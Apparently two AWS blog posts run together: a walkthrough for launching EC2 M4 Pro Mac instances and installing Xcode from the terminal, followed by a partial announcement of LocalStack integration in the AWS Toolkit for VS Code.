
For this demo, let’s start an M4 Pro instance from the console. I first allocate a dedicated host to run my instances. On the AWS Management Console, I navigate to EC2, then Dedicated Hosts, and I select Allocate Dedicated Host.


Then, I enter a Name tag and I select the Instance family (mac-m4pro) and an Instance type (mac-m4pro.metal). I choose one Availability Zone and I clear Host maintenance.

EC2 Mac M$ - Dedicated hosts

Alternatively, I can use the command line interface:

aws ec2 allocate-hosts                          
        --availability-zone-id "usw2-az4"       
        --auto-placement "off"                  
        --host-recovery "off"                   
        --host-maintenance "off"                
        --quantity 1                            
        --instance-type "mac-m4pro.metal"


After the dedicated host is allocated to my account, I select the host I just allocated, then I select the Actions menu and choose Launch instance(s) onto host.

Notice the console gives you, among other information, the Latest supported macOS versions for this type of host. In this case, it’s macOS 15.6.

EC2 Mac M4 - Dedicated hosts Launch 


On the Launch an instance page, I enter a Name. I select a macOS Sequoia Amazon Machine Image (AMI). I make sure the Architecture is 64-bit Arm and the Instance type is mac-m4pro.metal.

The rest of the parameters arn’t specific to Amazon EC2 Mac: the network and storage configuration. When starting an instance for development use, make sure you select a volume with minimum 200 Gb or more. The default 100 Gb volume size isn’t sufficient to download and install Xcode.

EC2 Mac M4 - Dedicated hosts Launch DetailsWhen ready, I select the Launch instance orange button on the bottom of the page. The instance will rapidly appear as Running in the console. However, it might take up to 15 minutes to allow you to connect over SSH.

Alternatively, I can use this command:

aws ec2 run-instances 
    --image-id "ami-000420887c24e4ac8"   # AMI ID depends on the region !
    --instance-type "mac-m4pro.metal"   
    --key-name "my-ssh-key-name"        
    --network-interfaces '{"AssociatePublicIpAddress":true,"DeviceIndex":0,"Groups":["sg-0c2f1a3e01b84f3a3"]}'  # Security Group ID depends on your config
    --tag-specifications '{"ResourceType":"instance","Tags":[{"Key":"Name","Value":"My Dev Server"}]}' 
    --placement '{"HostId":"h-0e984064522b4b60b","Tenancy":"host"}'  # Host ID depends on your config 
    --private-dns-name-options '{"HostnameType":"ip-name","EnableResourceNameDnsARecord":true,"EnableResourceNameDnsAAAARecord":false}' 
    --count "1" 

Install Xcode from the Terminal

After the instance is reachable, I can connect using SSH to it and install my development tools. I use xcodeinstall to download and install Xcode 16.4.

From my laptop, I open a session with my Apple developer credentials:

# on my laptop, with permissions to access AWS Secret Manager
» xcodeinstall authenticate -s eu-central-1                                                                                               

Retrieving Apple Developer Portal credentials...
Authenticating...
🔐 Two factors authentication is enabled, enter your 2FA code: 067785
✅ Authenticated with MFA.

I connect to the EC2 Mac instance I just launched. Then, I download and install Xcode:

» ssh ec2-user@44.234.115.119                                                                                                                                                                   

Warning: Permanently added '44.234.115.119' (ED25519) to the list of known hosts.
Last login: Sat Aug 23 13:49:55 2025 from 81.49.207.77

    ┌───┬──┐   __|  __|_  )
    │ ╷╭╯╷ │   _|  (     /
    │  └╮  │  ___|___|___|
    │ ╰─┼╯ │  Amazon EC2
    └───┴──┘  macOS Sequoia 15.6

ec2-user@ip-172-31-54-74 ~ % brew tap sebsto/macos
==> Tapping sebsto/macos
Cloning into '/opt/homebrew/Library/Taps/sebsto/homebrew-macos'...
remote: Enumerating objects: 227, done.
remote: Counting objects: 100% (71/71), done.
remote: Compressing objects: 100% (57/57), done.
remote: Total 227 (delta 22), reused 63 (delta 14), pack-reused 156 (from 1)
Receiving objects: 100% (227/227), 37.93 KiB | 7.59 MiB/s, done.
Resolving deltas: 100% (72/72), done.
Tapped 1 formula (13 files, 61KB).

ec2-user@ip-172-31-54-74 ~ % brew install xcodeinstall 
==> Fetching downloads for: xcodeinstall
==> Fetching sebsto/macos/xcodeinstall
==> Downloading https://github.com/sebsto/xcodeinstall/releases/download/v0.12.0/xcodeinstall-0.12.0.arm64_sequoia.bottle.tar.gz
Already downloaded: /Users/ec2-user/Library/Caches/Homebrew/downloads/9f68a7a50ccfdc479c33074716fd654b8528be0ec2430c87bc2b2fa0c36abb2d--xcodeinstall-0.12.0.arm64_sequoia.bottle.tar.gz
==> Installing xcodeinstall from sebsto/macos
==> Pouring xcodeinstall-0.12.0.arm64_sequoia.bottle.tar.gz
🍺  /opt/homebrew/Cellar/xcodeinstall/0.12.0: 8 files, 55.2MB
==> Running `brew cleanup xcodeinstall`...
Disable this behaviour by setting `HOMEBREW_NO_INSTALL_CLEANUP=1`.
Hide these hints with `HOMEBREW_NO_ENV_HINTS=1` (see `man brew`).
==> No outdated dependents to upgrade!

ec2-user@ip-172-31-54-74 ~ % xcodeinstall download -s eu-central-1 -f -n "Xcode 16.4.xip"
                        Downloading Xcode 16.4
100% [============================================================] 2895 MB / 180.59 MBs
[ OK ]
✅ Xcode 16.4.xip downloaded

ec2-user@ip-172-31-54-74 ~ % xcodeinstall install -n "Xcode 16.4.xip"
Installing...
[1/6] Expanding Xcode xip (this might take a while)
[2/6] Moving Xcode to /Applications
[3/6] Installing additional packages... XcodeSystemResources.pkg
[4/6] Installing additional packages... CoreTypes.pkg
[5/6] Installing additional packages... MobileDevice.pkg
[6/6] Installing additional packages... MobileDeviceDevelopment.pkg
[ OK ]
✅ file:///Users/ec2-user/.xcodeinstall/download/Xcode%2016.4.xip installed

ec2-user@ip-172-31-54-74 ~ % sudo xcodebuild -license accept

ec2-user@ip-172-31-54-74 ~ % 

EC2 Mac M4 - install xcode

Things to know
Select an EBS volume with minimum 200 Gb for development purposes. The 100 Gb default volume size is not sufficient to install Xcode. I usually select 500 Gb. When you increase the EBS volume size after the launch of the instance, remember to resize the APFS filesystem.

Alternatively, you can choose to install your development tools and framework on the low-latency local 2 Tb SSD drive available in the Mac mini. Pay attention that the content of that volume is bound to the instance lifecycle, not the dedicated host. This means that everything will be deleted from the internal SSD storage when you stop and restart the instance.

Themac-m4.metal and mac-m4pro.metal instances support macOS Sequoia 15.6 and later.

You can migrate your existing EC2 Mac instances when the migrated instance runs macOS 15 (Sequoia). Create a custom AMI from your existing instance and start an M4 or M4 Pro instance from this AMI.

Finally, I suggest checking the tutorials I wrote to help you to get started with Amazon EC2 Mac:

Pricing and availability
EC2 M4 and M4 Pro Mac instances are currently available in US East (N. Virginia) and US West (Oregon), with additional Regions planned for the future.

Amazon EC2 Mac instances are available for purchase as Dedicated Hosts through the On-Demand and Savings Plans pricing models. Billing for EC2 Mac instances is per second with a 24-hour minimum allocation period to comply with the Apple macOS Software License Agreement. At the end of the 24-hour minimum allocation period, the host can be released at any time with no further commitment

As someone who works closely with Apple developers, I’m curious to see how you’ll use these new instances to accelerate your development cycles. The combination of increased performance, enhanced memory capacity, and integration with AWS services opens new possibilities for teams building applications for iOS, macOS, iPadOS, tvOS, watchOS, and visionOS platforms. Beyond application development, Apple silicon’s Neural Engine makes these instances cost-effective candidates for running machine learning (ML) inference workloads. I’ll be discussing this topic in detail at AWS re:Invent 2025, where I’ll share benchmarks and best practices for optimizing ML workloads on EC2 Mac instances.

To learn more about EC2 M4 and M4 Pro Mac instances, visit the Amazon EC2 Mac Instances page or refer to the EC2 Mac documentation. You can start using these instances today to modernize your Apple development workflows on AWS.

— seb

Accelerate serverless testing with LocalStack integration in VS Code IDE

This post was originally published on this site

Today, we’re announcing LocalStack integration in the AWS Toolkit for Visual Studio Code that makes it easier than ever for developers to test and debug serverless applications locally. This enhancement builds upon our recent improvements to the AWS Lambda development experience, including the console to IDE integration and remote debugging capabilities we launched in July 2025, continuing our commitment to simplify serverless development on Amazon Web Services (AWS).

When building serverless applications, developers typically focus on three key areas to streamline their testing experience: unit testing, integration testing, and debugging resources running in the cloud. Although AWS Serverless Application Model Command Line Interface (AWS SAM CLI) provides excellent local unit testing capabilities for individual Lambda functions, developers working with event-driven architectures that involve multiple AWS services, such as Amazon Simple Queue Service (Amazon SQS), Amazon EventBridge, and Amazon DynamoDB, need a comprehensive solution for local integration testing. Although LocalStack provided local emulation of AWS services, developers had to previously manage it as a standalone tool, requiring complex configuration and frequent context switching between multiple interfaces, which slowed down the development cycle.

LocalStack integration in AWS Toolkit for VS Code
To address these challenges, we’re introducing LocalStack integration so developers can connect AWS Toolkit for VS Code directly to LocalStack endpoints. With this integration, developers can test and debug serverless applications without switching between tools or managing complex LocalStack setups. Developers can now emulate end-to-end event-driven workflows involving services such as Lambda, Amazon SQS, and EventBridge locally, without needing to manage multiple tools, perform complex endpoint configurations, or deal with service boundary issues that previously required connecting to cloud resources.

The key benefit of this integration is that AWS Toolkit for VS Code can now connect to custom endpoints such as LocalStack, something that wasn’t possible before. Previously, to point AWS Toolkit for VS Code to their LocalStack environment, developers had to perform manual configuration and context switching between tools.


Getting started with LocalStack in VS Code is straightforward. Developers can begin with the LocalStack Free version, which provides local emulation for core AWS services ideal for early-stage development and testing. Using the guided application walkthrough in VS Code, developers can install LocalStack directly from the toolkit interface, which automatically installs the LocalStack extension and guides them through the setup process. When it’s configured, developers can deploy serverless applications directly to the emulated environment and test their functions locally, all without leaving their IDE.

Let’s try it out
First, I’ll update my copy of the AWS Toolkit for VS Code to the latest version. Once, I’ve done this, I can see a new option when I go to Application Builder and click on Walkthrough of Application Builder. This allows me to install LocalStack with a single click.


Once I’ve completed the setup for LocalStack, I can start it up from the status bar and then I’ll be able to select LocalStack from the list of my configured AWS profiles. In this illustration, I am using Application Composer to build a simple serverless architecture using Amazon API Gateway, Lambda, and DynamoDB. Normally, I’d deploy this to AWS using AWS SAM. In this case, I’m going to use the same AWS SAM command to deploy my stack locally.


I just do `sam deploy –guided –profile localstack` from the command line and follow the usual prompts. Deploying to LocalStack using AWS SAM CLI provides the exact same experience I’m used to when deploying to AWS. In the screenshot below, I can see the standard output from AWS SAM, as well as my new LocalStack resources listed in the AWS Toolkit Explorer.

